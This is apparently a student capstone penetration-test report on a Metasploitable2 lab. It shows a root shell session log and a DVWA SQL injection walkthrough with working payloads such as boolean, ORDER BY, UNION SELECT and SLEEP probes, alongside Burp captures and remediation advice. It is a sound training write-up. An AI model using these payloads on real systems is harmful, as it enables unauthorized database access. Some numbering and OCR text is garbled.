
```
[*] Found shell.
[*] Command shell session 1 opened (192.168.198.130:37641 → 192.168.198.131:6200) at 2025-09-17 07:36:27 -0400
File System
pwd
/
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
ls -la
.
..
16385 bin
450561 boot
24583 cdrom
401409 dev
139265 etc
114689 home
163841 initrd
24584 initrd.img
294913 lib
11 lost+found
442369 media
98305 mnt
24589 nohup.out
286721 opt
155649 proc
24578 root
8193 sbin
106497 srv
262145 sys
245761 tmp
344065 usr
49153 var
24577 vmlinuz
```

5. Findings & Observations

1. Environment & prerequisites

- Kali (attacker): 192.168.198.130
 - Target VM: 192.168.198.131 (Metasploitable2)
 - Tools: Burp Suite (Community or Pro), Firefox (configured to proxy), nmap, msfconsole (for other PoCs), DVWA web UI
 - Working directory on Kali: ~/capstone/192.168.198.131/<timestamp>/
 - Evidence folder: ~/capstone/192.168.198.131/<timestamp>/evidence/
-

Pre-conditions: DVWA web app accessible, default account admin/password available, Burp CA imported into Firefox.



2. Burp Suite configuration

1. Launch Burp: `burpsuite &` or `java -jar burpsuite_community.jar &`.
2. Proxy → Options → ensure listener on 127.0.0.1:8080.
3. Intercept → set default to off while crawling; turn on for focused interception tests.
4. Project: File → Save Project As → `burp_project_<ts>.burp` (save in `~/capstone/.../reports/`).
5. Export HTTP history if needed: Proxy → HTTP history → Right-click → Save selected items → `burp_http_history_<ts>.xml`.

Tip: keep a copy of `burp_project.burp` inside `reports/` for archiving.

3. DVWA pre-test checks

1. Open `http://192.168.198.131/dvwa/` in proxied Firefox.
2. Login with admin / password.
3. DVWA Security → set to low (for initial injection learning).
4. Confirm PHPIDS status in DVWA (should show disabled for low).

Metasploit2 - Linux x phpMyAdmin x Damn Vulnerable Web A x +

192.168.198.131/dvwa/index.php

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

DVWA

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: high
PHPIDS: disabled

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Burp Suite Community Edition v2025.3.4 - Temporary Project

Request: GET /phpMyAdmin/index.php/ HTTP/1.1
Host: 192.168.198.131
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i

Response: HTTP/1.1 200 OK
Date: Wed, 17 Sep 2025 11:29:32 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private, max-age=10800, pre-check=10800
path=/phpMyAdmin/index.php/: httponly
Set-Cookie: phpMyAdmin=18526f403123a6a82f538997342ef513279b0568;
path=/phpMyAdmin/index.php/: httponly
Set-Cookie: pma_lang=en-utf-8; expires=Fri, 17-Oct-2025 11:29:32 GMT;
path=/phpMyAdmin/index.php/: httponly
Set-Cookie: pma_collation_connection=deleted; expires=Tue, 17-Sep-2024 11:29:31 GMT;
path=/phpMyAdmin/index.php/: httponly
Set-Cookie: pma_theme=original; expires=Fri, 17-Oct-2025 11:29:32 GMT;
path=/phpMyAdmin/index.php/: httponly
Last-Modified: Tue, 09 Dec 2008 17:24:00 GMT
Content-Length: 4145
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

Inspector: Selected text
HTTP/1.1 200 OK
Date: Wed, 17 Sep 2025 11:29:32 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT

Record: take a screenshot of DVWA dashboard and save to evidence/screenshots/dvwa_dashboard_<ts>.png.

4. DVWA test cases (SQLi workflow)

4.1 Recon & identify injection point

- Page: /dvwa/vulnerabilities/sqli/
- Input: id parameter (GET)
- Initial check payloads (submit from browser):

 - 1 (control)
 - 1' OR '1'='1' -- - (boolean test)

Expected: boolean payload returns multiple rows; control returns one row.

Evidence to capture: Repeater response <pre> block contents; save to evidence/sqli_raw_<ts>.txt.

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearn

InterceptHTTP historyWebSockets historyMatch and replaceProxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response ti
35	http://192.168.198.131	GET	/dwa/vul			200	485	HTML	php	phpMyAdmin			192.168.198.131	PHPSESSID=...	08:35:19	8080	47
36	http://192.168.198.131	GET	/phpMyAdmin/index.php?token=bc8bc...			200	4276	HTML	php	Damn Vulnerable Web A...			192.168.198.131	pma_fontsize=82...	08:35:29	8080	46
37	http://192.168.198.131	GET	/dwa/login.php			200	1636	HTML	php	Damn Vulnerable Web A...			192.168.198.131		08:35:29	8080	34
40	http://192.168.198.131	POST	/dwa/login.php			302	392	HTML	php	Damn Vulnerable Web A...			192.168.198.131		08:35:39	8080	11
41	http://192.168.198.131	GET	/dwa/index.php			200	4932	HTML	php	Damn Vulnerable Web A...			192.168.198.131		08:35:41	8080	7
43	http://192.168.198.131	GET	/dwa/dwa/js/dwaPage.js			200	1087	script	js	Damn Vulnerable Web A...			192.168.198.131		08:35:43	8080	1
46	http://192.168.198.131	GET	/dwa/security.php			200	4454	HTML	php	Damn Vulnerable Web A...			192.168.198.131		09:00:48	8080	10
48	http://192.168.198.131	POST	/dwa/security.php			302	426	HTML	php	Damn Vulnerable Web A...			192.168.198.131	security=low	09:00:52	8080	7
49	http://192.168.198.131	GET	/dwa/security.php			200	4534	HTML	php	Damn Vulnerable Web A...			192.168.198.131		09:00:53	8080	7
50	http://192.168.198.131	GET	/dwa/vulnerabilities/sqli			200	4681	HTML	php	Damn Vulnerable Web A...			192.168.198.131		09:01:07	8080	20
51	http://192.168.198.131	GET	/dwa/vulnerabilities/sqli			200	4681	HTML	php	Damn Vulnerable Web A...			192.168.198.131		09:01:07	8080	20
52	http://192.168.198.131	GET	/dwa/vulnerabilities/sqli_blind/			200	4709	HTML	php	Damn Vulnerable Web A...			192.168.198.131		09:01:23	8080	11
53	http://192.168.198.131	GET	/dwa/vulnerabilities/sqli			200	4681	HTML	php	Damn Vulnerable Web A...			192.168.198.131		09:01:26	8080	9

Request

1 GET /dwa/vulnerabilities/sqli/ HTTP/1.1

2 Host: 192.168.198.131

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Connection: keep-alive

8 Referer: http://192.168.198.131/dwa/vulnerabilities/sqli_blind/

9 Cookie: security=low; PHPSESSID=5178a4923545b9d533927808f4eb0b6

10 Upgrade-Insecure-Requests: 1

11 Priority: u=0, i

12

13

Response

1 HTTP/1.1 200 OK

2 Date: Wed, 17 Sep 2025 11:31:44 GMT

3 Server: Apache/2.2.8 (Ubuntu) DAV/2

4 X-Powered-By: PHP/5.2.4-2ubuntu5.10

5 Pragma: no-cache

6 Cache-Control: no-cache, must-revalidate

7 Expires: Tue, 23 Jun 2009 12:00:00 GMT

8 Content-Length: 4333

9 Keep-Alive: timeout=15, max=100

10 Connection: Keep-Alive

11 Content-Type: text/html; charset=utf-8

12

13

14 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

15

16 <html xmlns="http://www.w3.org/1999/xhtml">

17

18 <head>

19 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

20

21 <title>

22 Damn Vulnerable Web App (DWMA) v1.0.7 :: Vulnerability: SQL Injection

23 </title>

24 <link rel="stylesheet" type="text/css" href="../../dwa/css/main.css" />

25 <link rel="icon" type="image/ico" href="../../favicon.ico" />

26

27

28

29

30

31

32

33

34

35

36

Inspector

Request attributes

Request cookies

Request headers

Response headers

Event log

All issues

0 highlights

Burp Suite Community Edition v2025.3.4 - Temporary Project

1 x 3 x 4 x 5 x +

Send Cancel < >

Target: http://192.168.198.131 HTTP/1.1

Request

1 GET /dwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1

2 Host: 192.168.198.131

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Connection: keep-alive

8 Referer: http://192.168.198.131/dwa/vulnerabilities/sqli_blind/

9 Cookie: security=low; PHPSESSID=5178a4923545b9d533927808f4eb0b6

10 Upgrade-Insecure-Requests: 1

11 Priority: u=0, i

12

13

Response

1 HTTP/1.1 200 OK

2 Date: Wed, 17 Sep 2025 11:32:36 GMT

3 Server: Apache/2.2.8 (Ubuntu) DAV/2

4 X-Powered-By: PHP/5.2.4-2ubuntu5.10

5 Pragma: no-cache

6 Cache-Control: no-cache, must-revalidate

7 Expires: Tue, 23 Jun 2009 12:00:00 GMT

8 Content-Length: 8388

9 Keep-Alive: timeout=15, max=100

10 Connection: Keep-Alive

11 Content-Type: text/html; charset=utf-8

12

13

14 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

15

16 <html xmlns="http://www.w3.org/1999/xhtml">

17

18 <head>

19 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

20

21 <title>

22 Damn Vulnerable Web App (DWMA) v1.0.7 :: Vulnerability: SQL Injection

23 </title>

24 <link rel="stylesheet" type="text/css" href="../../dwa/css/main.css" />

25 <link rel="icon" type="image/ico" href="../../favicon.ico" />

26 <script type="text/javascript" src="../../dwa/js/dwaPage.js">

27 </script>

28 </head>

29 <body class="home">

30 <div id="container">

31

32 <div id="header">

33

34

35 <img src="../../dwa/images/logo.png" alt="Damn Vulnerable Web

36

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers


Done

Event log

All issues

0 highlights

4,736 bytes | 9 mil



4.2 Determine column count (ORDER BY)

Submit incremental payloads via the DVWA form (browser) and replay with Repeater:

- 1' ORDER BY 1-- -
- 1' ORDER BY 2-- -
- 1' ORDER BY 3-- -
- Keep incrementing until the server errors — column count = (N-1) where N errors.

Log the ORDER BY responses in evidence/sqli_orderby_<ts>.txt.

15 Burp Suite Community Edition v2025.3.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 x 3 x 4 x 5 x 6 x +

Send Cancel < + > +

Target: http://192.168.198.131 HTTP/1.1

Request

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/sqli/?id=1%27+OR%27%3D%27%27+...+6Submit=Submit
2 HTTP/1.1
3 Host: 192.168.198.131
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.198.131/dvwa/vulnerabilities/sqli/
9 Cookie: security=low; PHPSESSID=5179e4929545b94f533927808f4eb6bb
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

Response

Pretty Raw Hex Render

```
16 <head>
17 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
18
19 <title>
20   Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL
21   Injection
22 </title>
23
24 <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
25
26 <link rel="icon" type="image/ico" href="../../favicon.ico" />
27
28 <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
29 </script>
30
31 </head>
32 <body class="home">
33   <div id="container">
34     <div id="header">
35       
37     </div>
38     <div id="main_menu">
39       <div id="main_menu_padded">
40         <ul>
41           <li onclick="window.location='../../' class="">
42             <a href="../../" class="">
43               Home
44           </li>
45           <li onclick="window.location='../../instructions.php' class="">
46             <a href="../../instructions.php" class="">
47               Instructions
48           </li>
49         </ul>
50       </div>
51     </div>
52   </div>
53
```

Inspector

Request attributes 2

Request query parameters 2

Request body parameters 0


Request cookies 2

Request headers 10

Response headers 10

Done 5,038 bytes | 9 millis

Event log (1) All issues Memory: 130.5MB Disabled



4.3 UNION-based extraction

When column count C known, craft payload with C columns, use NULL placeholders and place version() and user() in columns likely to be displayed: Example for C=3:

1' UNION SELECT NULL, version(), user()-- -

Submit via browser → send to Repeater → Go → capture <pre> inner text. Save to evidence/sqli_union_<ts>.txt and compute sha256.

If direct UNION fails, try different column positions (shift NULLs) or use ORDER BY and UNION SELECT probes to determine which columns are reflected in output.

4.4 Reproduce & document boolean & time-based blind tests (if needed)

- Boolean: ' OR '1'='1' -- - and ' AND '1'='2' -- - compare differences.
 - Time-based: 1' AND SLEEP(5) -- - (use with caution and scope) — include only in lab.
-

5. Burp workflows used (Proxy, Repeater, Intruder)

5.1 Proxy (HTTP history)

- Use Proxy → HTTP history to find captured requests for DVWA pages. Right-click → Send to Repeater/Intruder.
-

5.2 Repeater

- Repeater is the main tool used for manual payload refinement, replay, and evidence capture. Save Repeater requests/responses using Save Response or copy/paste into evidence files.
-

5.3 Intruder (optional for automated fuzzing)

- Configure a simple Intruder attack to fuzz input patterns if you need to find hidden parameters or test many payloads. For DVWA SQLi practice we rely mainly on Repeater.
-


5.1 Authentication & Login

- Description: Weak default credentials allowed login.
 - Risk Level: High
 - Evidence:
![Screenshot Placeholder – Login Success]
 - Recommendation: Enforce strong authentication policies and disable default accounts.
-

5.2 SQL Injection (SQLi)

- Description: User ID input field vulnerable to SQLi.
- Impact: Database extraction possible.

- Evidence:
![Screenshot Placeholder – SQLi Output]
 - Recommendation: Use parameterized queries and input validation.
-



5.3 Command Execution

- Description: Ping command execution vulnerable to injection.
 - Impact: Remote command execution on host.
 - Evidence:
![Screenshot Placeholder – Command Execution]
 - Recommendation: Sanitize inputs, disable unnecessary system calls.
-

9. Risk assessment and remediation plan (detailed)

8.1 Immediate (Critical, take within 24-72 hrs)

- Remove/patch vsftpd 2.3.4 or shut down FTP service if not required. Replace with a supported FTP server that enforces TLS, or remove FTP entirely.
- Disable anonymous FTP and restrict port 21 access to trusted admin subnets via firewall.

8.2 Short term (1–4 weeks)

- Remove or isolate demo/vulnerable web applications (DVWA, Mutillidae, phpMyAdmin) from any environment reachable by untrusted networks.
- Rotate administrator and database credentials that use default or weak values.
- Harden MySQL: remove anonymous users, remove test DBs, disable remote root access, and enforce strong passwords.

8.3 Medium term (4–12 weeks)

- Implement centralized patch management to keep OS and packages updated.
- Remove insecure legacy services (telnet, rsh, rexec) and replace with secure alternatives.
- Deploy WAF for public-facing web apps and enable logging/monitoring and alerting for suspicious behavior.

8.4 Long term (quarterly)

- Conduct periodic vulnerability scans and scheduled penetration tests.
- Implement secure SDLC practices for web applications: input validation, parameterized queries, secure authentication flows, and least-privilege DB accounts.

10. Re-scan & validation plan

After remediation, perform these steps to validate fixes:

1. Re-run `nmap -sV -p-` and `nmap --script vuln` to confirm the service versions and the absence of vulnerable services.
 2. Re-run OpenVAS/GVM full scan and compare results with baseline. Export PDF/XML of the new report and attach to final deliverables.
 3. Retest web applications in Burp (repeat the SQLi and other feature checks under low security to verify issues are patched or app removed).
-
-